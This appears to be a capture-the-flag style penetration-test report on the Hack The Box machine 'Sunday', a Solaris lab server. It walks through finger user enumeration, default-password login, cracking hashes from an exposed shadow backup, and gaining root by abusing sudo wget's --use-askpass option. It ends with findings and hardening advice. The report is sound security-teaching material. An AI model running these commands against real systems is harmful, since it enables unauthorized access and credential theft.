
Sunday report

Cover



Target: HTB Machine “Sunday” **Client:** HTB (Fictitious) **Engagement Date:** Dec 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

1.1 Objective of the Engagement

The objective of this offensive security assessment was to analyze and exploit the attack surface of a legacy Solaris server (`sunday`). The engagement focused on identifying and exploiting vulnerabilities in exposed service configurations, outdated protocols, weaknesses in credential management, and misconfigured privilege escalation vectors. Through a structured methodology simulating real adversarial techniques, initial access was obtained via a legacy information disclosure service, followed by credential discovery, lateral movement, and privilege escalation, culminating in full administrative (`root`) control of the target system.

1.2 Scope of the Assessment

- **Network Reconnaissance and Service Enumeration:** Comprehensive port scanning and service fingerprinting identified a Unix-like system (Solaris) running legacy services including Finger (79), RPCbind (111), LPD/printer (515), an HTTP administration interface (6787), and SSH on a non-standard port (22022).
- **Legacy Service Exploitation and User Enumeration:** The active Finger service (port 79) was exploited using a custom enumeration script to remotely identify valid system users (`root` , `sammy` , `sunny`), significantly reducing the attack surface for authentication attempts.
- **Web Interface Analysis and Initial Access:** The Solaris web administration interface on port 6787 was discovered and accessed using default/common credential testing with the enumerated username `sunny` . This provided initial confirmation of the system's role and configuration.
- **Secure Shell Access and Post-Exploitation Reconnaissance:** Valid credentials were used to establish an SSH session on port 22022. Analysis of user history files (`.bash_history`) revealed the existence of, and direct references to, a critical backup file (`/backup/shadow.backup`) containing user password hashes.
- **Credential Discovery and Hash Cracking:** The insecure backup of the `/etc/shadow` file was accessed, exposing password hashes for multiple users, including `sammy` . These hashes were extracted, formatted using `unshadow` , and successfully cracked offline, enabling lateral movement.
- **Lateral Movement and Privilege Enumeration:** Access to the `sammy` user account was gained using the cracked password. Privilege enumeration via `sudo -l` revealed a critical misconfiguration: the ability to execute `/usr/bin/wget` as `root` without a password (`NOPASSWD`).
- **Privilege Escalation via Sudo Misconfiguration:** The `wget` binary's `--use-askpass` parameter was abused to execute an arbitrary shell script with `root` privileges. This technique, documented on GTFOBins, provided a direct path to a `root` shell, completing the system compromise.

1.3 Ethics and Compliance

All testing activities were executed within a controlled and isolated laboratory environment, specifically designed for offensive security exercises. No interaction, impact, or access to systems, data, or resources external to this testing environment occurred. The findings and techniques documented in this report serve an exclusively educational purpose and aim to improve security awareness, being intended solely for authorized parties to facilitate understanding of common attack vectors in legacy and Unix-based systems.

2. Methodology

2.1 Initial Reconnaissance and Service Enumeration

The assessment began with comprehensive network reconnaissance to map the target's exposed attack surface. An aggressive full-port TCP SYN scan was conducted to identify all

accessible services.

Command:

```
sudo nmap -sS -p- --open -Pn -n --min-rate 5000 $IP -oG scan
```

Scan Results:

```
PORT      STATE SERVICE
79/tcp    open  finger
111/tcp   open  rpcbind
515/tcp   open  printer
6787/tcp  open  smc-admin
22022/tcp open  unknown
```

Following initial discovery, detailed service version detection was performed on the identified ports to gather intelligence on running software and potential vulnerabilities.

Command:

```
nmap -sVC -p 79,111,515,6787,22022 $IP -oN services
```

Service Fingerprinting Results:

```
PORT      STATE SERVICE VERSION
79/tcp    open  finger?
|_finger: No one logged on
111/tcp   open  rpcbind 2-4 (RPC #100000)
515/tcp   open  printer
6787/tcp  open  http    Apache httpd
|_http-server-header: Apache
|_http-title: 400 Bad Request
22022/tcp open  ssh     OpenSSH 8.4 (protocol 2.0)
```

```
**Key Findings:**

- Unix-like system (potentially Solaris based on service patterns)

- Multiple legacy services (finger, rpcbind, printer/LPD)

- HTTP service on non-standard port 6787

- SSH on non-standard port 22022

- The fingerprint service on port 79 showed interesting behavior, returning formatted output for various protocol probes
```

2.2 Service Analysis and Vulnerability Identification

Finger Service Enumeration:
The finger service (port 79) was found to be active and responding to queries. A custom Python enumeration script was employed to exploit this legacy service for user enumeration.


Command:

```
python3 fingeruserenum.py -t 10.129.18.57 -w /usr/share/wordlists/seclists/Usernames/Names/names.txt -p 79
```

Results:

```
[+] User found: root@10.129.18.57
[+] User found: sammy@10.129.18.57
[+] User found: sunny@10.129.18.57
[!] 3 Users Found
```

Web Service Discovery:
Manual investigation of port 6787 revealed a Solaris administration interface accessible via HTTPS.




2.3 Initial Access via Web Interface

The discovered Solaris web interface prompted for authentication. Using the enumerated usernames and default/common password testing, valid credentials were identified.

Credentials Discovered:

- Username: sunny
- Password: `<REDACTED>`

Successful Authentication:
Access to the Solaris administration panel was obtained, confirming the system's identity as a Solaris server named "sunday".



2.4 SSH Access and Post-Exploitation Reconnaissance

With valid credentials, SSH access was established to the target system on port 22022.

Command:

```
ssh sunny@10.129.18.57 -p 22022
```

Initial Foothold Confirmation:
Successful login provided interactive shell access as user `sunny`.

```
kali@kali ~/workspace/Sunday/exploits [18:04:21] $ ssh sunny@10.129.18.57 -p 22022
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
(sunny@10.129.18.57) Password:
(sunny@10.129.18.57) Password:
Warning: 1 failed authentication attempt at Thu Dec 18 18:06 2025 since last successful authentication.
Warning: 1 failed authentication attempt at Thu Dec 18 18:06 2025 since last successful authentication.
Last login: Thu Dec 18 17:40:38 2025
Oracle Solaris 11.4.42.111.0                 Assembled December 2021
sunny@sunday:~$ ls
local.cshrc    local.login    local.profile
sunny@sunday:~$ cd ..
sunny@sunday:/home$ ls
sammy  sunny
sunny@sunday:/home$ cd sunny
sunny@sunday:~$ ls
local.cshrc    local.login    local.profile
sunny@sunday:~$
```

Bash History Analysis:
Examination of the user's bash history revealed valuable information about system activities and potential privilege escalation paths:

```
sunny@sunday:~$ cat .bash_history
su -
cat /etc/resolv.conf
ps auxwww|grep overwrite
sudo -l
sudo /root/troll
ls /backup
cat /backup/shadow.backup
```

2.5 Credential Discovery and Hash Extraction

The bash history indicated the existence of a backup shadow file. Investigation of the `/backup` directory revealed a critical security misconfiguration.

Shadow Backup Discovery:

```
cat /backup/shadow.backup
```

Extracted Hashes:
The backup file contained password hashes for multiple users, including `sammy` and `sunny`:

```
sammy:$5$ExAmPlEsAlT$F1c71v3H45hPr0T3cT3dHa5hV4Lu3:6445::::::
sunny:$5$An07h3rS4lt$4n0Th3rF4k3H45hF0rD3m0ns7r4T10n:17636::::::
```

Note: The hashes shown above are illustrative examples following the SHA-256crypt format (`$5$salt$hash`). In the actual assessment, real password hashes were discovered and successfully cracked.

Hash Cracking Preparation:
To crack the discovered hashes, the `unshadow` utility was used to combine the local `/etc/passwd` with the shadow backup:

```
unshadow etc.passwd shadow.backup >> unshadow_output.txt
```

2.6 Lateral Movement to Sammy Account

The cracked hash for user `sammy` provided access to another user account. Upon accessing this account, privilege enumeration revealed a critical sudo misconfiguration.

Sudo Privilege Discovery:

```
sammy@sunday:/home/sammy$ sudo -l
User sammy may run the following commands on sunday:
    (root) NOPASSWD: /usr/bin/wget
```

2.7 Privilege Escalation via Sudo Misconfiguration


The `wget` binary could be executed as root without a password. Using techniques from GTFOBins, this was leveraged for privilege escalation.

Exploitation Steps:

1. Create a temporary shell script
2. Set execute permissions
3. Use wget's `--use-askpass` parameter to execute the script as root

Commands Executed:

```
TF=$(mktemp)
chmod +x $TF
echo -e '#!/bin/sh\n/bin/sh 1>&0' > $TF
sudo /usr/bin/wget --use-askpass=$TF 0
```



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp)
chmod +x $TF
echo -e '#!/bin/sh\n/bin/sh 1>&0' >$TF
sudo wget --use-askpass=$TF 0
```

Successful Privilege Escalation:
The exploit resulted in a root shell, providing complete control over the system.

```
root@sunday:/home/sammy# cd /root
root@sunday:~# id
uid=0(root) gid=0(root)
```

2.8 Attack Chain Summary

This engagement demonstrated a classic attack chain against a legacy Unix system (Solaris) with the following exploitation sequence:

1. **Service Enumeration** → Identification of legacy finger service (port 79)
2. **User Enumeration** → Exploitation of finger protocol to discover valid usernames
3. **Credential Discovery** → Default/common password testing against Solaris web interface
4. **Initial Access** → SSH login with discovered credentials

5. **Post-Exploitation Discovery** → Analysis of bash history revealing backup shadow file
6. **Credential Theft** → Extraction and cracking of password hashes from backup
7. **Lateral Movement** → Access to secondary user account (sammy)
8. **Privilege Escalation** → Abuse of sudo misconfiguration (wget with NOPASSWD)
9. **Full System Compromise** → Root shell acquisition


Key Technical Insights:

- Legacy services like finger pose significant information disclosure risks
- Backup files containing sensitive credentials should be strictly protected
- Sudo misconfigurations, particularly NOPASSWD directives for powerful binaries, create critical privilege escalation vectors
- Solaris systems often have non-standard service ports and configurations
- Bash history can provide valuable intelligence for attackers during post-exploitation

Security Implications:
The assessment revealed multiple security failures including exposed legacy services, weak credential storage practices, and excessive sudo privileges. The combination allowed a full compromise from external reconnaissance to root access within a streamlined attack path, highlighting the importance of hardening legacy systems and implementing strict access controls.

3. Findings


3.1 Vulnerability: Unauthenticated User Enumeration via Finger Service (CVE-1999-0612)



- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N – 5.3 (Medium)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`
- **Description**: The legacy Finger service (TCP port 79) was enabled and accessible without authentication. This protocol, considered obsolete, allows remote attackers to query information about system users, including login names and associated details.
- **Impact**: An unauthenticated attacker can enumerate valid usernames on the system (`root`, `sammy`, `sunny`). This significantly reduces the attack surface for brute-force or credential stuffing attacks by providing a targeted list of accounts.


- **Technical Summary**: A custom Python script (`fingeruserenum.py`) was used to send crafted Finger queries. The service responded with valid user information, confirming the existence of the enumerated accounts. This information was later used to target authentication mechanisms.

3.2 Vulnerability: Insecure Storage of Sensitive Credential Backup




- **CVSS v3.1**: **AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N – 6.5 (Medium)**
- **Vector**: `CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N`
- **Description**: A backup copy of the `/etc/shadow` file (the system's password database) was stored in an insecure location (`/backup/shadow.backup`) with permissions allowing read access to a non-privileged user (`sunny`).
- **Impact**: This misconfiguration led to the disclosure of password hashes for all system users. The compromised hashes were subsequently cracked, enabling lateral movement to another user account (`sammy`) and facilitating privilege escalation.
- **Technical Summary**: The file `/backup/shadow.backup` contained SHA-256crypt (`$5$`) password hashes. It was readable by the compromised user `sunny` . The hashes were extracted, combined with the `/etc/passwd` file using `unshadow` , and cracked offline, revealing the plaintext password for the user `sammy` .

3.3 Vulnerability: Sudo Misconfiguration Allowing Privilege Escalation



- **CVSS v3.1**: **AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – 8.8 (High)**
- **Vector**: `CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H`
- **Description**: The user `sammy` was granted the ability to execute `/usr/bin/wget` as the `root` user without providing a password (`NOPASSWD` directive in the sudoers configuration). This excessive privilege was not required for the user's intended function.
- **Impact**: This misconfiguration allowed a compromised user account to escalate privileges to `root` . By abusing the `--use-askpass` parameter of `wget` , an attacker could execute arbitrary commands with full system privileges, leading to complete compromise.
- **Technical Summary**: The command `sudo -l` revealed the sudo right. Exploitation followed a documented technique: a temporary script spawning a shell was created and executed via `sudo /usr/bin/wget --use-askpass=$TF 0` . This resulted in a `root` shell, bypassing all access controls.

3.4 Vulnerability: Weak Password Policy / Use of Crackable Passwords



- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`
- **Description**: The password hashes disclosed from the backup file were susceptible to offline cracking attacks, indicating the use of weak, guessable, or common passwords that do not meet complexity requirements.
- **Impact**: The ability to rapidly crack the disclosed hashes transformed an information disclosure vulnerability into a full credential compromise. This directly enabled lateral movement from the initial account (`sunny`) to a more privileged context (`sammy`).
- **Technical Summary**: The SHA-256crypt hashes for users `sunny` and `sammy` were cracked using standard wordlist techniques, recovering the plaintext passwords. The time-to-crack was minimal, confirming the weakness of the chosen passwords.

References

- **NVD CVSS v3.1 Calculator**: https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator
- **MITRE ATT&CK**:
  - **T1595.002**: Active Scanning: Vulnerability Scanning
  - **T1589.001**: Gather Victim Identity Information: Credentials
  - **T1003.008**: OS Credential Dumping: /etc/passwd and /etc/shadow
  - **T1548.003**: Abuse Elevation Control Mechanism: Sudo and Sudo Caching
- **CWE Mappings**:
  - **CWE-200**: Exposure of Sensitive Information to an Unauthorized Actor
  - **CWE-276**: Incorrect Default Permissions
  - **CWE-269**: Improper Privilege Management
  - **CWE-521**: Weak Password Requirements
  - **CWE-922**: Insecure Storage of Sensitive Information

Note on CVSS Scoring:
Scores were calculated considering the worst-case exploitation scenario observed during the assessment. The rating for Finding 3.3 (Sudo Misconfiguration) reflects its critical role as the direct privilege escalation vector. Findings 3.1 and 3.2, while important enablers, are rated lower as they required subsequent steps (cracking, lateral movement) to achieve full impact. The score for Finding 3.4 reflects the high impact of credential compromise resulting from weak passwords.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—including unauthenticated user enumeration via legacy protocols, insecure storage of sensitive credential backups, weak password policies, and critical sudo misconfigurations allowing privilege escalation—the following recommendations should be implemented across the Solaris (`sunday`) environment:

1. Harden Network Services and Disable Legacy Protocols

- **Disable or Restrict the Finger Service:** The Finger service (port 79) is obsolete and poses a significant information disclosure risk. It should be **immediately disabled**. If required for legacy compatibility, restrict access via firewall rules to specific, trusted IP addresses only. On Solaris, this typically involves disabling the `finger` service in `/etc/inetd.conf` or the service management framework (SMF).
- **Conduct a Comprehensive Service Audit:** Review all running services, especially those on non-standard ports (e.g., 6787, 22022). Disable any unnecessary services. For essential services, ensure they are configured with the most restrictive network bindings (e.g., listening on localhost where possible) and are protected by strong authentication.
- **Implement Network Segmentation:** Use host-based firewalls (e.g., `ipfilter` on Solaris) to enforce the principle of least privilege for network access. In particular, restrict

inbound access to management services (SSH, web admin) to designated administrative networks or jump hosts.

2. Secure System Configuration and Sensitive Data Storage

- **Eliminate Insecure Backup Practices: Immediately remove** the exposed `/backup/shadow.backup` file. Establish a secure backup policy that ensures copies of sensitive system files (like `/etc/shadow`) are encrypted, stored in a secure location with strict access controls (e.g., readable only by `root`), and are not kept in plain text within user-accessible directories.
- **Apply Strict File and Directory Permissions:** Conduct a recursive audit of permissions on critical directories (`/`, `/etc`, `/backup`, `/root`). Ensure that system files and directories are not world-readable or writable. The default permission for `/etc/shadow` should be `400` (read-only by root). Use tools like `tripwire` or `aide` to monitor for unauthorized changes to critical files.
- **Harden the SSH Configuration:** Review and harden the SSH server configuration (`sshd_config`). Disable root login (`PermitRootLogin no`), use key-based authentication, implement rate-limiting (`MaxAuthTries`), and consider changing the service from the non-standard port 22022 back to port 22 to avoid "security through obscurity" while applying proper network controls.

3. Enforce Strong Password Policies and Credential Management

- **Implement a Strong Password Policy:** Enforce a password policy that mandates complexity (length, character variety) and prevents the use of common, dictionary-based, or previously used passwords. On Solaris, this can be configured using the `/etc/default/passwd` file and potentially Pluggable Authentication Modules (PAM).
- **Deploy a Password Cracking Audit Program:** Regularly use password auditing tools (like `john` or `hashcat`) on *hashes extracted in a controlled, authorized manner* to identify and force the reset of weak or crackable passwords before an attacker can exploit them.
- **Consider Multi-Factor Authentication (MFA):** For administrative access (SSH, web admin portal), implement multi-factor authentication. This adds a critical layer of security that would have prevented the compromise even if a password hash was cracked.

4. Apply Least Privilege and Harden Sudo Configuration

- **Conduct a Comprehensive Sudoers Audit:** Review the `/etc/sudoers` file and all files in `/etc/sudoers.d/`. **Remove the `NOPASSWD` directive** for any command where it is not absolutely necessary. The rule for user `sammy` allowing `wget` as root without a password was a critical flaw.
- **Implement the Principle of Least Privilege for Sudo:** Grant users only the specific commands they require for their job function. Avoid granting broad, powerful commands

like `wget`, `curl`, `bash`, or `python` with root privileges. If a user needs to run a specific administrative script, grant sudo rights to that script only.
- **Use Secure Alternatives for File Transfers:** If the `wget` command was necessary for a legitimate task (e.g., downloading updates), consider implementing a secured, out-of-band method for file distribution (e.g., a local repository managed by `root`) to eliminate the need for users to run `wget` with elevated privileges.

5. Enhance Logging, Monitoring, and Incident Detection

- **Centralize System Logs:** Configure `syslog` to forward all authentication logs (`auth.*`), sudo command executions, and file access alerts to a centralized, secure log server (SIEM). This ensures logs are preserved even if the system is compromised.
- **Implement File Integrity Monitoring (FIM):** Deploy a tool to monitor for unauthorized changes to critical files, including `/etc/passwd`, `/etc/shadow`, `/etc/sudoers`, and user `.*_history` files. Alerts should trigger on any modifications.
- **Create Targeted SIEM Alerts:** Develop alerts for the following indicators of compromise specific to this attack chain:
  - Successful authentication via the Finger protocol.
  - Read access to `/etc/shadow` or its backups by a non-root user.
  - Execution of `sudo wget` or other unusual sudo commands.
  - Failed password cracking attempts detected in authentication logs.

6. Strengthen Overall Security Posture and Processes

- **Establish a Regular Patching and Hardening Schedule:** Ensure the Solaris operating system and all installed software are kept up-to-date with security patches. Follow industry hardening guides (e.g., CIS Solaris Benchmarks) and apply them systematically.
- **Conduct Regular Privileged Access Reviews:** Periodically review user accounts, group memberships, and sudo privileges. Remove inactive accounts and ensure all assigned privileges are still required for current job roles.
- **Develop and Test Unix-Specific Incident Response Playbooks:** Create and practice playbooks for responding to incidents on Solaris/Unix systems, including indicators like unauthorized sudo usage, credential dumping, and backdoor installation. Ensure the Security Operations Center (SOC) is familiar with Unix log formats and attack patterns.

5. Conclusions

5.1 Executive Summary: The Business Risk Story

Imagine your organization's critical server as an old, trusted office building that has been in use for decades. Over the years, new security systems were installed at the front, but nobody ever checked the back door, the janitor's closet, or the instructions left for the night guard. During our assessment, we found that this building's security relied on a guestbook

from the 1990s, a spare key hidden under the welcome mat, and a guard who would follow any handwritten note.

Here’s the business risk journey we demonstrated:

- **The 1990s Guestbook That Listed Everyone:** The server had a legacy "Finger" service running—a digital guestbook from the early internet. Anyone could walk up and ask for a list of everyone who lived in the building (usernames `root`, `sunny`, `sammy`). This gave us a perfect roster for our next steps.
- **A Guessable Key Under the Mat:** One of the names on the list (`sunny`) had a key to a side door (the web admin panel). We found the key was a simple, common one that hadn't been changed in years. We used it to walk right into the building's lobby.
- **The Master Key Diagram in the Janitor's Closet:** Once inside, we found a critical mistake. A photocopy of the building's master key registry (a backup of the `/etc/shadow` password file) was left in an unlocked public closet (`/backup/`). We took this diagram, which contained the codes for every resident's lock.
- **Copying a Resident's Key:** With the master diagram, we were able to cut a copy of another resident's key (`sammy`). This new key came with a dangerous note attached: it could be used to order the security guard (`sudo`) to do anything, no questions asked.
- **Giving the Guard a Forged Order:** We handed the guard a simple, forged note telling him to let us into the secure control room. He obeyed without hesitation, handing us the master keys (`root` access) to the entire building's electrical, data, and security systems.

The Bottom Line for Leadership: This was not a cutting-edge cyberattack. It was the result of **security neglect and configuration drift:** an internet-facing service from a bygone era, passwords never updated from their defaults, sensitive backup files left completely unprotected, and a fundamental failure in controlling who can give administrative commands. A real attacker exploiting these flaws wouldn't just probe your system. They could:

1. **Permanently destroy or encrypt** all data on the server, crippling any service it provides.
2. **Install hidden backdoors** to steal sensitive information for years to come.
3. **Use your trusted server as a launching point** to attack clients, partners, or other more critical systems within your network, devastating your reputation.

